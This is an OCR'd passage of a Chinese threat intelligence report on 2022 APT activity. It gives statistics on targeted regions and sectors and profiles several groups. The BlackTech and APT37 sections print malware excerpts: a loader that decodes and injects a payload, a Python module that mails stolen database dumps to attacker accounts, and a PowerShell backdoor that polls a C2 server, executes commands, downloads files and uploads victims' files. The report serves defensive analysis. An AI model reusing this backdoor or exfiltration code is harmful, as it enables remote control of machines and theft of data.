APT

全球高级持续性威胁（APT）2022年度报告

2023年02月

奇安信
威胁情报中心

主要观点

MAIN POINTS

政府部门仍是 APT 组织的首要攻击目标，其次是国防军事行业，与之相关的攻击活动非常活跃。此外，金融贸易、能源、科技、新闻媒体等行业也成为 2022 年 APT 活动关注的热点。

2022 年，依然有不少针对中国的 APT 攻击活动以鱼叉邮件作为初始入侵手段，部分 APT 组织在攻击活动中还使用了 0day 漏洞。国内受害目标涉及政府、军工、能源行业等重点单位，以及医疗、金融、科技等诸多领域，此外我们还观察到一些 APT 组织针对我国企业在海外资产的定向攻击活动。

2022 年，全球 APT 活动呈现出六大特点：受经济利益驱使，金融行业遭受的攻击加剧；针对国防军事和能源行业的攻击较去年增多；通过漏洞作为突防利用的方式仍受攻击者欢迎；鱼叉邮件仍然是最主要的载荷投递方式；Lnk 快捷方式文件被大量用于部署攻击载荷；遭受攻击的目标平台趋于多元化。

国防军事、金融商贸、区块链、能源等行业成为 2022 年 APT 活动关注的新兴热点，发生了多起影响重大的 APT 攻击事件。

2022 年 0day 漏洞的攻击使用整体趋于缓和，比之 2021 年有大幅下降，但同比 2020 年的 0day 在野漏洞攻击依然有所增加。在野 0day 漏洞的平台分布呈三足鼎立的趋势，微软、谷歌、苹果，作为当今三个最大的软件平台提供商，其产品的在野 0day 漏洞数量占据全年所有在野 0day 数量近 9 成，谷歌、微软相关产品的在野 0day 漏洞分别高达 11 和 12 个。

我们预测，在 2023 年，APT 活动将呈现出如下四大趋势：受地缘政治冲突影响，APT 攻击活动持续加剧；对受害国本土软件的漏洞利用愈加频繁；瞄准关键基础设施的破坏越发泛滥；各类新型钓鱼攻击活动将频繁出现。

摘 要

ABSTRACT

2022 年，奇安信威胁情报中心使用奇安信威胁雷达对境内的 APT 攻击活动进行了全方位遥感测绘。监测到我国范围内大量 IP 地址与数十个境外 APT 组织产生过高危通信，疑似被攻击。作为政治中心的北京和沿海省份广东、上海、浙江、江苏等地是境外 APT 组织攻击的主要目标地区，福建、安徽等东部地区也有较多受害目标。

基于奇安信威胁雷达的测绘分析，2022 年，APT-Q-27、海莲花、毒云藤、蔓灵花、APT-Q-22、Lazarus 等组织，是对我国攻击频率最高、危害最大的 APT 组织。我国境内受其控制的 IP 地址比例分别为：APT-Q-27 22%，海莲花 17%，毒云藤 16%，APT-Q-22 13%，蔓灵花 9%，Lazarus 8%。

本次报告通过综合分析奇安信威胁雷达测绘数据、奇安信红雨滴团队对客户现场的 APT 攻击线索排查情况以及奇安信威胁情报支持的全线产品告警数据，得出以下结论：2022 年，我国政府部门、金融商贸、科研机构遭受高级威胁攻击突出，受影响的行业排名前五分别是：政府 29%，金融商贸 14%，科研 12%，能源 9%，医疗 9%。

2022 年，奇安信威胁情报中心收录了 331 篇高级威胁类公开报告，涉及 137 个已命名的攻击组织或攻击行动。其中，提及率最高的五个 APT 组织分别是：Lazarus 8.7%，Kimsuky 5.0%，透明部落 4.5%，Gamaredon 3.6%，海莲花 3.3%。

政府部门和国防军事行业仍是 2022 年全球 APT 活动关注的首要目标，紧随其后的是科技、能源、金融商贸、新闻媒体等领域。

2022 年奇安信威胁情报中心独家捕获 6 个针对国产软件的在野 0day 漏洞，这些漏洞被境外 APT 组织在针对国内目标的攻击活动中使用。2022 年全球范围内 0day 漏洞的使用趋于缓和，比之 2021 年有大幅下降，但同比 2020 年的 0day 在野漏洞攻击依然有所增加，在野攻击涉及重要漏洞数量超 35 个。以浏览器为核心的漏洞攻击向量仍然是主流趋势，其中不少新增在野 0day 漏洞是因之前的漏洞没有完全修复或修复机制存在被绕过的问题导致。

关键字：全球高级持续性威胁、APT、0day、国产化、政府部门、威胁雷达、浏览器

目 录

CATALOGUE

第一章 中国境内高级持续性威胁综述


基于中国境内海量 DNS 域名解析和奇安信威胁情报中心失陷检测（IOC）库的碰撞分析（奇安信威胁雷达），是了解我国境内 APT 攻击活动及高级持续性威胁发展趋势的重要手段。

奇安信威胁情报中心通过使用奇安信威胁雷达对境内的 APT 攻击活动进行了全方位遥感测绘，监测到我国范围内大量 IP 地址疑似和数十个境外 APT 组织产生过高危通信。作为政治中心的北京和沿海省份广东、上海、浙江、江苏等地是境外 APT 组织攻击的主要目标地区。

本章内容及结论主要基于奇安信威胁雷达数据、奇安信红雨滴团队在客户现场处置排查的真实 APT 攻击事件，结合使用了奇安信威胁情报的全线产品告警数据，进行的整理与分析。

一、奇安信威胁雷达境内遥测分析

奇安信威胁雷达是奇安信威胁情报中心基于奇安信大网数据和威胁情报中心失陷检测（IOC）库，用于监控全境范围内疑似被APT组织、各类僵木蠕控制的网络资产的一款威胁情报SaaS应用。通过整合奇安信的高、中位威胁情报能力，发现指定区域内疑似被不同攻击组织或恶意软件控制的主机IP，了解不同威胁类型的比例及被控主机数量趋势等。可进一步协助排查重点资产相关的APT攻击线索。




▲ 图 1.1 奇安信威胁雷达境内受害者数据分析

基于奇安信威胁雷达境内的遥测分析，我们从以下方面对我国境内疑似遭受的APT攻击进行了分析和统计。

（一） 受控 IP 数量和趋势

奇安信威胁情报中心基于威胁雷达在2022年监测到数十个境外APT组织针对我国范围内大量目标IP进行通信，形成了大量的境内IP与特定APT组织的网络基础设施的高危通信事件。其中还存在个别APT组织通过多个C2服务器与同一IP通信的情况。

下图为2022年奇安信威胁雷达遥测感知的我国境内每月连接境外APT组织C2服务器的疑似受害IP地址数量统计，可以看出，攻击高峰为年中、年末两个时期，且年中5、6月份的攻击次数明显高于其他时期，6月份境内疑似受控的IP数量甚至达到了12月的2倍。下半年境外APT攻击团伙的攻击较上半年活跃。




▲ 图 1.2 2022 年中国境内疑似受控 IP 数量月度分布

2022年中国境内每月新增疑似被境外APT组织控制的IP数量变化趋势如图1.3所示，反映了APT组织攻击活跃度变化走向。新增受控IP数量变化趋势也与图1.2中每月连接境外APT组织C2服务器的疑似受害IP数量分布相符，可以看到疑似受控IP数量存在新增的并不多，仅5月、6月新增明显。

▲ 图 1.3 2022 年中国境内每月新增疑似受控 IP 数量变化趋势

（二）受害目标区域分布

下图为2022年中国境内疑似连接过境外APT组织C2服务器的IP地址地域分布，分别展示了各省疑似受害IP地址的数量：可以看到作为政治中心的北京和沿海省份广东、上海、浙江、江苏等地是境外APT组织攻击的主要目标地区，福建、安徽等东部地区也存在较多受害目标。




▲ 图 1.4 2022 年中国境内疑似受控 IP 地址地域分布

（三） APT 组织资产分布

下图分别为 2022 年境外 APT 组织疑似控制我国境内目标 IP 数量占比以及境外 APT 组织疑似使用过的 C2 服务器数量分布。

2022年APT组织控制境内IP数量占比及C2服务器数量分布



▲ 图 1.5 2022 年 APT 组织控制境内 IP 数量占比及 C2 服务器所属团伙数量分布

可以看出，APT-Q-27、海莲花、毒云藤、蔓灵花、APT-Q-22、Lazarus等APT组织疑似控制了境内大部分IP地址。这些组织主要潜伏在我国周边国家和地区，其中海莲花和毒云藤长期以来一直针对中国，作为我们面临的主要网络威胁之一，其在2022年仍围绕我国目标频繁发起攻击活动。

进一步对这些APT组织的C2服务器及其控制的境内IP地址数据分析后，我们发现：

1. APT-Q-27攻击峰值出现在5月，此后攻击频率虽有所降低，但依旧明显高于5月前，上图表明其拥有庞大的网络基础设施。

2. 海莲花和毒云藤组织的攻击存在年中、年末两个明显的高峰期，并通过大量C2服务器与境内IP进行过通信。

3. APT-Q-22、蔓灵花、Lazarus、Winnti、摩诃草、海莲花、APT-Q-77这几个组织整个下半年均保持较高的活跃度，其中APT-Q-22和APT-Q-77使用了少量C2进行批量攻击。

除了上图提到的这些组织，NSA旗下的“方程式”组织也在2022年对我国重要基础设施发起了多次大规模的网络攻击活动，窃取重要敏感数据。NSA长期针对全球主要国家和地区实施绝密电子监听计划，而“方程式”组织正是此项全球电子监听计划的主要行动者之一。

二、2022 年紧盯我国的活跃组织

2022 年，针对中国的 APT 组织仍有不少以鱼叉邮件作为初始入侵手段，部分 APT 组织在攻击活动中还使用了 0day 漏洞。国内受害目标涉及政府、军工、能源等行业的重点单位，以及医疗、金融、科技等诸多领域，此外我们还观察到一些 APT 组织针对我国企业在海外资产的定向攻击。

奇安信威胁情报中心通过奇安信红雨滴团队和奇安信安服在客户现场处置排查的真实 APT 攻击事件，结合使用了威胁情报的全线产品告警数据，最终基于被攻击单位、受控设备、APT 组织技战术等多个指标筛选出以下数个对我国攻击频率高或危害大的 APT 组织。

接下来，我们将结合奇安信红雨滴团队的真实 APT 攻击处置案例，逐一盘点 2022 年紧盯我国的全球 APT 组织。

（一）APT-Q-31（海莲花）

关键词：跳板、0day 漏洞

海莲花在 2022 年的疯狂攻击活动一直持续到《Operation(Đường chín đoạn) typhoon：觊觎南海九段线的赛博海莲》[9] 一文的发表，之后活动频率骤减。攻击者舍弃了国内大量的存活跳板和代理，使用第三方 VPN 进行前期侦察。可能由于经费等原因，海莲花开始启用之前曾作为跳板后置 C2 的网络基础设施，并持续对我国重点单位在中国香港的分公司进行攻击。临近年末我们观察到海莲花疑似使用未知的 0day 漏洞在中国大陆进行网络渗透攻击活动。

奇安信威胁情报中心将持续对海莲花的活动进行监控。

（二）BlackTech


关键词：渗透、金融、科技

BlackTech 在过去三年间持续对我国金融行业和科技领域进行攻击，使用 plead 家族木马投递诸如“运维材料 20211028.xlsx.exe”等类型的样本，驻留成功后会释放 plead 家族变种，通过读文件来加载后续 Payload。

```
19  strcpy(FileName, "Thumbs.db");
20  FileName[10] = 0;
21  memset(v13, 0, 0xF4u);
22  v13[244] = 0;
23  sub_40CB00(0);
24  v14 = 0;
25  sub_40CBC1(v6);
26  sub_40CBC1(v6);
27  Buffer = sub_42A305(0x100000u);
28  v7 = sub_40ABFB(FileName, Buffer);
29  if ( v7 > 0
30    || (strcpy(v2, "C:\\ProgramData\\Microsoft\\Search\\Thumbs.db"),
31        v2[42] = 0,
32        memset(&v2[43], 0, 0xD4u),
33        v2[255] = 0,
34        sub_40CBC1(v6),
35        v7 = sub_40ABFB(v2, Buffer),
36        v7 > 0) )
37  {
38    sub_40CBC1(v6);
39    v4 = Buffer;
40    v11 = 2000;
41    v5 = (char *)Buffer + 2000;
42    sub_40CBC1(v6);
43    _AFX_OLE_STATE::_AFX_OLE_STATE((_AFX_OLE_STATE *)v8);
44    LOBYTE(v14) = 1;
45    sub_40CBC1(v6);
46    decode(v5, v7 - v11, v4, v11);
47    sub_40CBC1(v6);
48    String1 = aUpdate;
49    sub_40CBC1(v6);
50    v9 = (int)Inject(v5);
51    if ( v9 )
52    {
```

▲ 图 1.6 plead 家族代码

其释放的样本文件均带有数字签名。



▲ 图 1.7 正规数字签名截图

在通过横向移动拿到金融企业数据库账号密码后，下发由Python编写的邮件发送模块，将数据库中的数据打包后通过邮件发送到攻击者的Outlook或者ProtonMail邮箱中。

```
def unittest_smtp(filepath):
    message = MIMEMultipart()
    message['From'] = _format_address('abc <%s>' % from_address)
    message['To'] = (', ').join(to_address)
    message['Subject'] = Header(datetime.datetime.now().strftime('%Y-%m-%d %H:%M:%S'), 'utf-8').encode()
    message.attach(MIMEText('news', 'plain', 'utf-8'))
    att1 = MIMEText(open(filepath, 'rb').read(), 'base64', 'utf-8')
    att1['Content-Type'] = 'application/octet-stream'
    att1['Content-Disposition'] = 'attachment; filename="%s"' % filepath
    message.attach(att1)
    try:
        server = smtplib.SMTP_SSL(smtp_server, 465)
        server.login(from_address, password)
        server.sendmail(from_address, to_address, message.as_string())
        print 'sendok'
        server.quit()
    except smtplib.SMTPException:
        print 'senderr'


def query(
    conn = pymysql.connect(host=host, port=port, user=user, passwd=passwd, db=db)
    cur = conn.cursor()
    cur.execute(sql)
    with codecs.open(outfile, 'w', 'utf-8') as (f):
        for data in cur.fetchall():
            f.write(str(data) + '\n')
```

▲ 图 1.8 Python 插件代码截图

除此之外我们还发现BlackTech非常喜欢使用plink工具将内网服务器特定端口映射到攻击者的服务器上。

（三）Berberoka

关键词：僵尸网络、博彩、科技、游戏、医院

最近几年，我们一直对 Berberoka 团伙保持高强度的跟踪，经过研判发现该团伙与 TAG33 和 DRBControl 等组织同源，为了不造成不必要的麻烦，我们沿用友商的命名 Berberoka。该团伙在 2021 上半年入侵了国内多家重点医院，通过 DNS 隧道投递 Cobalt Strike 木马实现远程控制。在横向移动过程中使用了隧道代理和自己编写的免杀 Loader，最终成功获取到医院数据库的账号密码，并通过固定的 SQL 语句对数据进行加密打包。除此之外，该团伙还会入侵国内的科技、游戏等公司以牟取经济利益。在有些攻击场景下还会入侵国内正常网站，向网站上传经过 MSI 打包的 ServantShell 木马用作第二阶段的 Payload。

▲ 图 1.9 被入侵站点 Opendir 截图

在2022年上半年我们观察到有大量的家庭宽带IP回连Berberoka组织的C2，经过分析发现大部分受害者IP均为路由器，在该事件中攻击者入侵了国内某计算机网络公司，将第二阶段样本挂在该公司官网上。基于奇安信威胁情报中心僵尸网络威胁检测系统关联发现Berberoka组织似乎与XorDDoS僵尸网络有关。


（四）APT37

关键词：跳板、钓鱼邮件

APT37 主要针对某些在华亚裔外国人及我国东南沿海省份进行攻击，通过入侵韩国或者中国的网站并在网站某个目录下上传钓鱼攻击框架或者 C2（命令控制）框架来实现在不同场景下的攻击目的。相关钓鱼站点如下：


▲ 图 1.10 APT37 钓鱼页面展示

反复输入四五次账号密码后，会跳转到云盘页面，提供正常文档的下载。



▲ 图 1.11 云盘链接截图

有时我们发现攻击者会在云盘上投放带有恶意CHM样本的ZIP文件，CHM文件打开后的内容如下：



식당합영의향서

중국 랑팡지향문화매체유한공사는 조선평양무역회사와 중국 당산시 에서 식당합영을 진행하는것이 쌍방의 리익에 전적으로 부합된다고 인정하면서 합영식당건을 정중히 제의합니다.

우리 공사는 중국 당산시에서 4성급호텔과 부동산 등을 운영하고있는 큰 공사이며 호텔 2층에는 대중 및 개별식당, 결혼식식당을 운영할수 있는 유리한 조건을 가지고있습니다.

조선평양무역회사측이 20명의 건강하고 예술적기량이 풍부한 봉사로력을 귀측의 방역이 완화되는데 따라 우리 공사에 파견하고 중국측은 조선측과 합의한데 따라 파견봉사로력에 대한 취업 및 거주조건, 숙식조건, 영업조건 등을 재정적으로 담보할것이며 계약대로 조선측이 봉사하는 경우 실질영업에 관계없이 1인당 매월 4 000RMB.Y의 생활비를 지불할것입니다.

중국 랑팡지향문화매체유한공사 총경리

공인

2022년 월 일

취업 및 거주담보서

중국 랑팡지향문화매체유한공사는 조선평양무역회사의 식당봉사로력 20여명이 중국경내에 도착한 후 합작식당경영에 지장이 되지 않도록 취업 등 거주관련사업을 빠른 시일내에 끝내며 만약 사정으로 취업 및 거주사업이 늦어지고 출입국문제가 제기되는 경우 이와 관련하여 지출되게 되는 모든 비용을 우리 공사가 전적으로 부담한다는것을 담보합니다.

▲ 图 1.12 CHM 木马截图

CHM文件打开后会去执行跳板服务器上的轻量化PowerShell木马，通过该脚本木马，攻击者会先人工验证受害者是否属于攻击目标，验证完成后会下发文件收集插件，该插件将PowerShell木马的协议和文件收集功能结合在一起，由C++语言编写。最后APT37会根据收集上来的文件目录判断是否下发Chinotto后门。我们发现Chinotto后门也有PowerShell版本。

```
newPath = $env:APPDATA + '\svchost.exe';
opy-Item $oldPath -Destination $newPath;
eg(
url =
serialNumber =  | Select -ExpandProperty SerialNumber);
serialNumber = $serialNumber.Replace(' ', '');
resultPath = $env:APPDATA + '\desktop.dat';
endHttpRequst($url + "?type=hello&direction=send&id=" + $serialNumber);
hile ($true){
    $val = "";
    $HTTP_Request = [System.Net.WebRequest]::Create($url + "?type=command&direction=receive&id=" + $serialNumber
    $HTTP_Response = $HTTP_Request.GetResponse();
    $HTTP_Status = $HTTP_Response.StatusCode;
    If ($HTTP_Status -eq 200) {
        $readStream = New-Object System.IO.StreamReader $HTTP_Response.GetResponseStream();
        $data=$readStream.ReadToEnd();
        if (!$data.Contains("Fail"))
        {
            if ($data.Contains("ref:"))
            {
                sendHttpRequst($url + "?type=hello&direction=send&id=" + $serialNumber);
            }
            elseif ($data.Contains("cmd:"))
            {
                Invoke-Expression $data.Substring(4) | Out-file $resultPath;
                uploadFile $resultPath ($serialNumber + '-result');
            }
            elseif ($data.Contains("down:"))
            {
                $fileUrl = $data.Substring(5);
                $fileName = $fileUrl.Substring($fileUrl.LastIndexOf("/") + 1);
                $path = $env:APPDATA + "\" + $fileName;
                (New-Object Net.WebClient).DownloadFile($fileUrl, $path);
                $val = $url + "?type=result&direction=send&id=" + $serialNumber + "&data=Success";
            }
            elseif ($data.Contains("upload:"))
            {
                $filePath = $data.Substring(7);
                $fileName = $data.Substring($data.LastIndexOf("\") + 1);
                uploadFile $filePath $fileName;
                $val = $url + "?type=result&direction=send&id=" + $serialNumber + "&data=Success";
            }
            elseif ($data.Contains("run:"))
            {
```


▲ 图 1.13 Chinotto 后门 PowerShell 版截图

奇安信威胁情报中心将会持续关注APT37在国内的动向。

（五） 旺刺（APT-Q-14）

